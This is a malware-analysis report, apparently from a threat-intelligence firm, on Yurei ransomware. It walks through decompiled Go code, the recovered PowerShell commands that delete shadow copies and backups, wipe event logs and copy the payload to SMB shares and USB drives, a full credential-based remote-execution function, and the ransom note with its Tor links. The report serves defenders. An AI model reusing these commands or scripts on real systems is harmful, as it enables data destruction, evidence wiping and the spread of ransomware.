YUREI RANSOMWARE : THE DIGITAL GHOST

Published On : 2025-10-03

EXECUTIVE SUMMARY

At CYFIRMA, we are committed to delivering timely insights into emerging cyber threats and the evolving tactics of cybercriminals targeting individuals and organizations. This report provides a concise analysis of Yurei Ransomware, which is a sophisticated ransomware family designed to rapidly encrypt data, disable recovery options, and frustrate forensic investigation. It appends a ".Yurei" extension to encrypted files, deletes shadow copies and system backups, and erases event logs to block restoration and hinder response.

The malware spreads laterally via SMB shares, removable drives, and credential-based remote execution (PsExec/CIM). It uses per-file ChaCha20 encryption keys, each wrapped with the attacker's embedded ECIES public key, making decryption without the operator's cooperation infeasible.

INTRODUCTION

CYFIRMA has observed a new Ransomware, "Yurei Ransomware" developed in Go language, whose samples are available in various malware databases. This ransomware is designed to target Windows systems, utilizing advanced encryption methods and adding a unique file extension to encrypted files.

Target Technologies	Windows

Encrypted Files Extension	.Yurei
Ransom Note File	_README_Yurei.txt
Programming Language	Go

Yurei stages its payload from temporary directories, deploys polished ransom notes with Tor-based contact channels, and executes secure deletion routines to erase artifacts. Taken together, these features point to a professional, double-extortion-ready operation optimized for speed, stealth, and irreversible impact.

CAPABILITIES

- Rapid Data Encryption: Encrypts all accessible local and network drives using per-file ChaCha20 keys.
- File Renaming: Appends .Yurei extension to all encrypted files.
- Per-File Encryption Keys: Uses unique ChaCha20 key/nonce pairs wrapped with the attacker's embedded ECIES public key.
- Backup & Recovery Destruction: Deletes Volume Shadow Copies and system backups; disables backup services.
- Log and Event Wiping: Recursively removes Windows event logs and system logs, modifies file metadata to obscure timelines.
- Payload Staging: Drops staged executables and PowerShell scripts in %LOCALAPPDATA%\Temp and drive root locations.
- Credential-Based Lateral Movement: Uses PSCredential, CIM sessions, net use, and PsExec-style remote execution to propagate across networks.
- Removable Media Propagation: Copies itself to USB drives and disguises as WindowsUpdate.exe.
- Desktop Manipulation: Changes desktop wallpaper.
- Ransom Note Deployment: Creates _README_Yurei.txt in every encrypted directory with Tor-based contact channels, Ticket ID, and negotiation instructions.
- Double-Extortion Ready: Threatens data leak in addition to ransom demand; uses per-victim tracking via Tor chat and support tokens.
- Anti-Forensics / Self-Cleaning: Implements selfDestruct, secureDelete, and wipeMemory routines to remove binary, traces, and in-memory sensitive data.
- Memory & Console Cleanup: Clears console history, forces garbage collection, and overwrites memory with random data to hide sensitive artifacts.
- Chunked File Encryption: Processes files in 2 MiB chunks to encrypt large files efficiently without loading entirely into memory.
- Professional Build & Deployment: Polished, management-targeted ransom notes, stealthy propagation loops, and high operational speed.

STATIC ANALYSIS

ENTRY POINT

Execution begins with the main routine running a loop that, once triggered, calls the function EncryptAllDrivesAndNetwork, responsible for encrypting all accessible drives and network shares before changing the victim's desktop wallpaper using a PowerShell wrapper for the Windows SystemParametersInfo API. Following this, the desktop background is changed by calling the setWallpaper() function.

```
int32_t main (void) {
    do {
        if (rsp > *((r14 + 0x10))) {
            Yurei/walker_EncryptAllDrivesAndNetwork ();
            main_setWallpaper ();
            return;
        }
        runtime_morestack_noctxt ();
    } while (1);
}
```

BACKUP AND RECOVERY DISABLING


The disableBackups routine tries to turn off backup and recovery features, likely stopping backup services and deleting Volume Shadow Copies before calling getAllDrives to list all local and network drives for encryption.

```
    Yurei/walker_disableBackups ();
    rax = Yurei/walker_getAllDrives ();
    var_a8h = rbx;
```

POWERSHELL COMMAND EXECUTION FOR BACKUP AND LOG REMOVAL

The disableBackups() function removes recovery options by assembling PowerShell commands that invoke native Windows utilities to delete backups. Using PowerShell, it builds and executes commands such as vssadmin Delete Shadows /All /Quiet and wbadmin Delete Catalog -Quiet via os/exec.(*Cmd).Run, silently removing all Volume Shadow Copies and backup catalogs.

```
uint64_t go_Yurei_walker_disableBackups (void) {
    int64_t var_30h;
    const char * var_28h;
    int64_t var_20h;
    int64_t var_18h;
    int64_t var_10h;
    do {
        if (rsp > *((r14 + 0x10))) {
            __asm ("movups xmmword [var_28h], xmm15");
            __asm ("movups xmmword [var_18h], xmm15");
            var_20h = 8;
            rdx = "-Commandboot.inisystem32perflogs\Dropboxpasswordpassw0rdadmin123FullPathno anodeCancelIoReadFile
            var_28h = rdx;
            var_10h = 0x57;
            rdx = data_00577bd2;
            var_18h = rdx;
            rax = "powershell";
            ebx = 0xa;
            rcx = &var_28h;
            edi = 2;
            rsi = rdi;
            rax = os/exec_Command ();
            var_30h = rax;
            rax = data_00560600;
            runtime_newobject ();
            *(rax) = 1;
            rdx = var_30h;
            if (*(data.006f1890) != 0) {
                rax = runtime_gcWriteBarrier2 ();
                *(r11) = rax;
                rcx = *((rdx + 0x98));
                *((r11 + 8)) = rcx;
            }
            *((rdx + 0x98)) = rax;
            rax = rdx;
            os/exec_(*Cmd)_Run ();
            return rax;
        }
        runtime_morestack_noctxt ();
        go_Yurei_walker_disableBackups ();
    } while (1);
}
```



PAYLOAD STAGING AND DEPLOYMENT

Since Go strings are represented as offset–length pairs rather than null-terminated text, static analysis often misses references. Deeper inspection of recovered strings shows it assembling a PowerShell command designed to purge Windows event and system logs from %SystemRoot%\System32\winevt\Logs and %SYSTEMROOT%\Logs. It leverages Get-ChildItem -Recurse piped to Remove-Item -Force, combined with -ErrorAction SilentlyContinue to suppress errors and ensure deletion, modifying file metadata by setting CreationTime (effectively manipulating timestamps). Together, these actions remove log evidence and obscure forensic timelines, which is a pattern strongly aligned with ransomware anti-forensic behavior.

```
NewGCMWithRandomNonce\n           Get-ChildItem -Path \"$env:SYSTEMROOT\System32\winevt\Logs\" -Recurse |
Remove-Item -Force\n           Get-ChildItem -Path \"$env:SYSTEMROOT\Logs\" -Recurse | Remove-Item
-Force\n        \" -ErrorAction SilentlyContinue\n        if ($file) {\n            $file.CreationTime =
```

The PowerShell fragment copies a staged payload from a temp file to multiple target locations using Copy-Item -Force, notably writing to $drive\svchost.exe and $drive\WindowsUpdate.exe (masquerading as legitimate service binaries) and to a network share as System_Backup.exe, then removes the temp file.

```
7677787980818283848586878889909192939495969798 99\" -Destination $tempFile
    Copy-Item -Path $tempFile -Destination \"$drive\svchost.exe\" -Force\n
File -Force\n                }\n            }\n        \" -Destination $tempFile
Copy-Item -Path $tempFile -Destination ($drive.DriveLetter + \"\\WindowsUpdate.exe\")
Remove-Item -Path $tempFile -Force\n            }\n        }\n    \" -Destination $tempFile
Copy-Item -Path $tempFile -Destination (Join-Path $sharePath \"System32_Backup.exe\")
Remove-Item -Path $tempFile -Force\n            }\n        }\n    \n        Clear-Host\n
```

MEMORY AND CONSOLE CLEANUP

Clear-Host wipes the console history, then the GC sequence forces immediate collection of unreferenced managed objects; the subsequent 1 MB random overwrite obliterates their residual heap data, ensuring forensic tools recover only high-entropy garbage instead of cleartext commands, credentials, or share paths.

```
\n        Clear-Host\n        [System.GC]::Collect()\n        [System.GC]::WaitForPendingFinalizers()\n
$bytes = New-Object byte[] 1048576\n        (New-Object Security.Cryptography.RNGCryptoSer" ; len=2047
```

SELF-DESTRUCT FUNCTION

The selfDestruct function is intended to fully erase the malware after it runs. It sequentially calls secureDelete, cleanTraces, and wipeMemory, which removes persistence and significantly hinders forensic recovery or post-incident investigation.

```
void sym.go.Yurei_walker.selfDestruct(void)
{
    int64_t unaff_R14;
    int64_t in_stack_00000040;

    while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
        sym.go.runtime.morestack_noctxt();
    }
    sym.go.time.Sleep(in_stack_00000040);
    sym.go.os.Executable();
    sym.go.Yurei_walker.secureDelete();
    sym.go.Yurei_walker.cleanTraces();
    sym.go.Yurei_walker.wipeMemory();
    return;
}
```

The secureDelete routine destroys the ransomware binary to prevent recovery. It performs three overwrite passes using a 1 MiB buffer filled with cryptographically strong random bytes from crypto/rand.Read, writing each pass with os.WriteFile to obliterate the file contents. After overwriting, it renames the executable twice using randomly generated names and temporary paths.

```
iVar2 = 0;
while (iVar2 < 3) {
    var_30h = sym.go.runtime.makeslice(0x100000);
    sym.go.crypto_rand.Read(0x100000, in_stack_ffffffffffffff88);
    iVar2 = iVar2 + 1;
    sym.go.os.WriteFile(var_30h, iVar2, 0x1a4, in_R9, in_stack_ffffffffffffff70, in_stack_ffffffffffffff78);
    var_50h = iVar2;
}
```

```
for (iVar2 = 0; iVar2 < 2; iVar2 = iVar2 + 1) {
    arg_58h = sym.go.Yurei_walker.generateRandomName();
    iVar1 = sym.go.runtime.concatstring2(unaff_RBX, in_stack_ffffffffffffff70);
    var_28h = sym.go.internal_filepathlite.Dir();
    var_18h = iVar1;
    iStack_10 = arg_58h;
    iVar1 = sym.go.path_filepath.join(2, iVar1, var_28h);
    sym.go.os.rename(iVar1, in_stack_ffffffffffffff78, arg_58h);
}
```

Finally, the malware deletes its on-disk executable, calls os.Remove to remove the file, and runs cleanFileMetadata to scrub timestamps, MFT entries, and other file attributes. This cleanup is an anti-forensics measure meant to eliminate persistence and make recovery and attribution more difficult.

```
sym.go.os.Executable();
sym.go.os.Remove(iVar2, in_stack_ffffffffffffff90, in_stack_ffffffffffffff98, var_50h);
sym.go.Yurei_walker.cleanFileMetadata();
return;
```

SPREADING METHODS (STEALTHPROPAGATION)

stealthPropagation infects removable media, leverages open network shares, and launches remote execution via PsExec. An infinite loop keeps these propagation attempts running nonstop until the process is stopped.

```
void sym.go.Yurei_walker.stealthPropagation(void)
{
    int64_t unaff_R14;
    int64_t in_stack_00000048;
    int64_t in_stack_000000d0;

    while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
        sym.go.runtime.morestack_noctxt();
    }
    do {
        sym.go.time.Sleep(in_stack_00000048);
        sym.go.Yurei_walker.spreadViaUSBStealth();
        sym.go.Yurei_walker.spreadViaNetworkStealth();
        sym.go.Yurei_walker.propagateViaPsExec(in_stack_000000d0);
    } while( true );
}
```

SMB AND NETWORK SHARE PROPAGATION

The script lists SMB shares and iterates over each share path. For writable shares that don't already have the file, it copies itself into the share and writes the payload as System32_Backup.exe.

```
Get-SmbShare | ForEach-Object {\n $sharePath = $_.Path\n if ($sharePath -and -not (
Test-Path (Join-Path $sharePath 'System32_Backup.exe'))) {\n $tempFile = [
System.IO.Path]::GetTempFileName() + ".exe"\n Copy-Item -Path ";
```


REMOVABLE DRIVE PROPAGATION

The executable iterates all removable drives with valid letters, checks for WindowsUpdate.exe at each root, and if absent, copies its own executable there as WindowsUpdate.exe, disguising propagation via USB under a familiar system-like filename, and increases infection success more silently.

```
$drives = Get-WmiObject -Class Win32_Volume | Where-Object {$_.DriveType -eq 2}\n
foreach ($drive in $drives) {\n            if ($drive.DriveLetter -and -not (Test-Path
($drive.DriveLetter + "\WindowsUpdate.exe'))) {\n                $tempFile = [
System.IO.Path]::GetTempFileName() + ".exe"\n              Copy-Item -Path ";
```


DESKTOP WALLPAPER MODIFICATION

The ransomware leverages a C# wrapper with P/Invoke to call user32.dll and execute SystemParametersInfo(20, 0, path, 3) to change the desktop wallpaper. Since the specified path refers only to a locally dropped file rather than an external source or URL, the outcome is a forced black desktop background, creating an immediate and highly visible effect.





```
Add-Type -TypeDefinition \'using System; using System.Runtime.InteropServices; public
class Wallpaper { [DllImport(\"user32.dll\", CharSet = CharSet.Auto)] public static
extern int SystemParametersInfo(int uAction, int uParam, string lpvParam, int fuWinIni);
public static void Set(string path) { SystemParametersInfo(20, 0, path, 3); } }\'; [
Wallpaper]::Set(\'
```

PER-FILE ENCRYPTION MECHANISM (CHACHA20 + ECIES)



It creates a per-file ChaCha20 key and nonce, wraps the key with ECIES via go_ecies, then writes a custom header to the target file containing the wrapped key and nonce, followed by the 0x7c7c ("||") separator. That marker cleanly delimits the wrapped-key/nonce blob from the ciphertext, so the wrapped key is trivial to find during decryption. Finally, the file body is encrypted with ChaCha20 and appended.



CHUNKED FILE ENCRYPTION

The loop processes files in 2 MiB chunks (0x200000 bytes each), feeding each block into ChaCha20's XORKeyStream to apply the keystream, then writing the encrypted output back. This chunked approach enables streaming encryption of large files without ever loading them fully into memory.

```
while( true ) {
    iVar4 = var_20h;
    iVar6 = 0x200000;
    arg1_00 = sym.go.os.__File_.Read(0x200000);
    if (0 < (int64_t)arg1_00) {
        if (0x200000 < arg1_00) {
            sym.go.runtime.panicSliceAcap(arg1_00, 0x200000);
            sym.go.runtime.deferreturn();
            return;
        }
        sym.go.golang.org_x_crypto_chacha20.__Cipher_.XORKeyStream
                  (arg1_00, in_RDX, arg1_00, 0x200000, in_stack_ffffffffffffd90, in_stack_ffffffffffffd98,
                   in_stack_ffffffffffffda0, iVar4, 0);
        sym.go.os.__File_.Write(arg1_00, in_stack_ffffffffffffd98, stack0xffffffffffffdb0);
    }
```

REPLACES ORIGINAL FILE WITH ENCRYPTED VERSION.

After processing, the code closes any open handles, deletes the temporary file used during encryption, and then renames the temp file to the original filename. That sequence releases locks, removes artifacts, and atomically moves the encrypted file into place to reduce recovery chances and forensic evidence.

```
if (iVar2 != 0) {
    sym.go.os.__file_.close(0);
}
if (iVar3 != 0) {
    sym.go.os.__file_.close(0);
}
sym.go.os.Remove(iVar3, stack0xffffffffffffdb0, in_RAX, (int64_t)arg4);
sym.go.os.rename(in_RAX, in_stack_ffffffffffffd98, iVar4);
```

EMBEDDED PUBLIC KEY EXPOSURE

The attacker's public key is baked into the executable at Go build time (stored in the binary's build metadata). The payload uses that embedded public key to wrap each file's symmetric key, so only whoever holds the matching private key can unwrap and decrypt the files.

```
3d 0a 62 75 69 6c 64-09 2d 62 75 69 6c 64 6d  I=.build.-buildm
64 65 3d 65 78 65 0a-62 75 69 6c 64 09 2d 63  ode=exe.build.-c
6d 70 69 6c 65 72 3d-67 63 0a 62 75 69 6c 64  ompiler=gc.build
2d 6c 64 66 6c 61 67-73 3d 22 2d 48 3d 77 69  .-ldflags="-H=wi
64 6f 77 73 67 75 69-20 2d 73 20 2d 77 20 2d  ndowsgui -s -w -
20 27 59 75 72 65 69-2f 63 6f 6e 66 69 67 75  X 'Yurei/configu
61 74 69 6f 6e 2e 50-75 62 6c 69 63 4b 65 79  ration.PublicKey
30 34 61 31 34 30 39-38 35 36 63 30 34 35 66  =04a1409856c045f
33 61 38 38 64 37 64-39 30 38 62 37 39 32 62  d3a88d7d908b792b
33 34 64 36 32 61 63-66 34 64 31 63 33 34 64  c34d62acf4d1c34d
63 39 31 32 37 39 33-39 32 61 38 63 37 35 62  8c91279392a8c75b
37 31 65 64 39 62 33-63 33 63 34 64 33 62 65  771ed9b3c3c4d3be
34 31 66 63 65 32 63-65 63 37 66 33 38 33 65  e41fce2cec7f383e
32 35 35 30 34 62 35-32 63 62 33 34 63 35 39  725504b52cb34c59
62 33 38 33 31 32 65-64 61 31 62 64 36 31 32  ab38312eda1bd612
32 36 27 22 0a 62 75-69 6c 64 09 44 65 66 61  326'".build.Defa
6c 74 47 4f 44 45 42-55 47 3d 61 73 79 6e 63  ultGODEBUG=async
69 6d 65 72 63 68 61-6e 3d 31 2c 67 6f 74 65  timerchan=1,gote
74 6a 73 6f 6e 62 75-69 6c 64 74 65 78 74 3d  stjsonbuildtext=
```

RANSOM NOTE CREATION (_README_YUREI.TXT)

The loop creates a ransom note named _README_Yurei.txt, writes the ransom note into it, and places it alongside each encrypted file's directory. This is the payload's final step after encryption, ensuring that every affected directory

contains the ransom instructions under a consistent filename.

```
while( true ) {
    if (iVar8 < 1) {
        uStack_10 = 0x11;
        pcStack_18 =
        "_README_Yurei.txtinreadlinkvolumeexec: killing Cmdexec: not startedpermission deniedwrong medium typ
        ;
        sym.go.path_filepath.join(2, var_48h, var_30h);
        sym.go.os.Stat();
        placeholder_1_00 = _data.006ab490;
        cVar3 = sym.go.os.underlyingErrorIs(_data.006ab490);
        if (cVar3 != '\0') {
            iVar5 = sym.go.runtime.stringtoslicebyte(_data.006a23b8, in_stack_ffffffffffffff68);
            sym.go.os.WriteFile(iVar5, placeholder_1_00, 0x1b6, placeholder_3, in_stack_ffffffffffffff68,
                                in_stack_ffffffffffffff70);
        }
        return 0;
```

DYNAMIC ANALYSIS

RANSOM NOTE CONTENT AND DOUBLE-EXTORTION

When executed in the controlled environment, the sample drops a file named _README_Yurei.txt and displays a professionally written ransom notice addressed to management. The note asserts a full compromise and data exfiltration, claims backups and shadow copies have been destroyed, advertises payment incentives (such as a 24-hour test decryption), provides negotiation instructions, and explicitly warns victims against attempting recovery or involving third parties. Its authoritative tone and double-extortion demands are intended to coerce rapid payment.

```
_README_Yurei.txt - Notepad
File  Edit  Format  View  Help
---- Yurei ----
Dear Management,

If you are reading this message, it means that:

├ Your company's internal infrastructure has been fully or partially compromised.
├ All your backups – both virtual and physical – and everything we could access have been completely wiped.
└ Additionally, we have exfiltrated a large amount of your corporate data prior to encryption.

We fully understand the damage caused by locking your internal resources. Now, let's set emotions aside and try to build a constructive dialogue.

WHAT YOU NEED TO KNOW

├ Dealing with us will save you a lot – we have no interest in financially destroying you.
├ We will thoroughly analyze your finances, bank statements, income, savings, and investments, and present a reasonable demand.
├ If you have active cyber insurance, let us know – we will guide you on how to properly use it.
└ Dragging out negotiations will only cause the deal to fail.

PAYMENT BENEFITS

├ Paying us saves time, money, and effort – you can be back on track within approximately 24 hours.
├ Our decryptor works perfectly on all files and systems – you can request a test decryption at any time.
└ Attempting recovery on your own may result in permanent file loss or corruption – in such cases, we won't be able to help.

SECURITY REPORT & EXCLUSIVE INFO

├ The report and first-hand insights we provide upon agreement are invaluable.
└ No full network audit will reveal the specific vulnerabilities we exploited to access your data and infrastructure.

WHAT HAPPENED

├ Your network infrastructure has been compromised.
├ Critical data has been exfiltrated.
└ Files have been encrypted.

WHAT YOU SHOULD NOT DO

├ Do NOT rename, modify, or delete encrypted files.
├ Do NOT shut down your system or run antivirus software – this may cause irreversible damage.
└ Do NOT waste time with data recovery companies – they cannot help you.
```


TOR-BASED COMMUNICATION AND VICTIM TRACKING

Ransom notes include a Tor .onion chat link (GUID path), a Ticket ID, a blog .onion, and a hex-like YureiSupp token. Those artifacts let the operators correlate victims by ticket and conduct talks over Tor, implying both ransom demands and a threat to leak stolen data.

```
TO DO LIST (Best Practices)

├ Contact us as soon as possible via our live chat (only).
├ Purchase our decryption tool — there is no other way to recover your data.
├ Avoid third-party negotiators or recovery services.
└ Do not attempt to use public decryption tools — you risk permanent data loss.

RESPONSIBILITY

├ Violating the terms of this offer will result in:
    - Deletion of your decryption keys
    - Immediate sale or public disclosure of your leaked data
    - Notification of regulatory agencies, competitors, and clients

---

**CHAT:** Yurei
CHAT:http://fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd.onion/chat/777676f8-2313-425f-873a-65c4df8d5def/chat.php
Your Ticket ID: d1d6f65f7d304cd3cfa3a70896d5b455
Blog:http://fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd.onion
YueriSupp:A3C6BA331B0BE0B70984452FAC75A72304A33ACF8EF98616643EFD3ECD3CE60A37DADF0DC9E6
---

Thank you for your attention.

---

**Important Notes:**

- Renaming, copying, or moving encrypted files may break the cipher and make decryption impossible.
- Using third-party recovery tools can irreversibly damage encrypted files.
- Shutting down or restarting the system may cause boot or recovery errors and further damage the encrypted data.
```

TEMPORARY DIRECTORY STAGING (%LOCALAPPDATA%\TEMP)

Temp directory contents show multiple staged payloads and transient artifacts in %LOCALAPPDATA%\Temp, including several exe files. This indicates the ransomware stages copies of its binary in Temp, and creates temp containers for PowerShell scripts (*.ps1).




CREDENTIAL-BASED LATERAL EXECUTION (PSEXEC-STYLE)

The dropped script constructs a PSCredential object from the supplied username and password, opens a CIM session, and copies the local file's raw bytes to the remote host. It then invokes a remote process whose command line writes the payload to disk and executes it. After execution, the script closes the CIM session. In effect, this implements credential-based lateral execution (PsExec-style).

```powershell
function Invoke-PsExec {
    param (
        [string]$ComputerName,
        [string]$Username,
        [string]$Password,
        [string]$FilePath,
        [string]$RemotePath
    )

    try {
        $cred = New-Object System.Management.Automation.PSCredential($Username, (ConvertTo-SecureString $Password -AsPlainText -Force))

        # Copy file to remote host
        $session = New-CimSession -ComputerName $ComputerName -Credential $cred -ErrorAction Stop
        $remoteDir = Split-Path $RemotePath -Parent
        $remoteFile = Split-Path $RemotePath -Leaf
        $sourceBytes = [System.IO.File]::ReadAllBytes($FilePath)
        $null = Invoke-CimMethod -CimSession $session -ClassName Win32_Process -MethodName Create -Arguments @{
            CommandLine = "powershell -Command ""New-Item -Path '$remoteDir' -ItemType Directory -Force; [System.IO.File]::WriteAllBytes('$Remote
        }

        # Execute the file remotely
        $null = Invoke-CimMethod -CimSession $session -ClassName Win32_Process -MethodName Create -Arguments @{
            CommandLine = $RemotePath
        }

        Remove-CimSession -CimSession $session
        return $true
    } catch {
        return $false
    }
}
```


FILE RENAMING WITH .YUREI EXTENSION

All encrypted files were renamed by appending the ransomware extension .Yurei to the original filename.



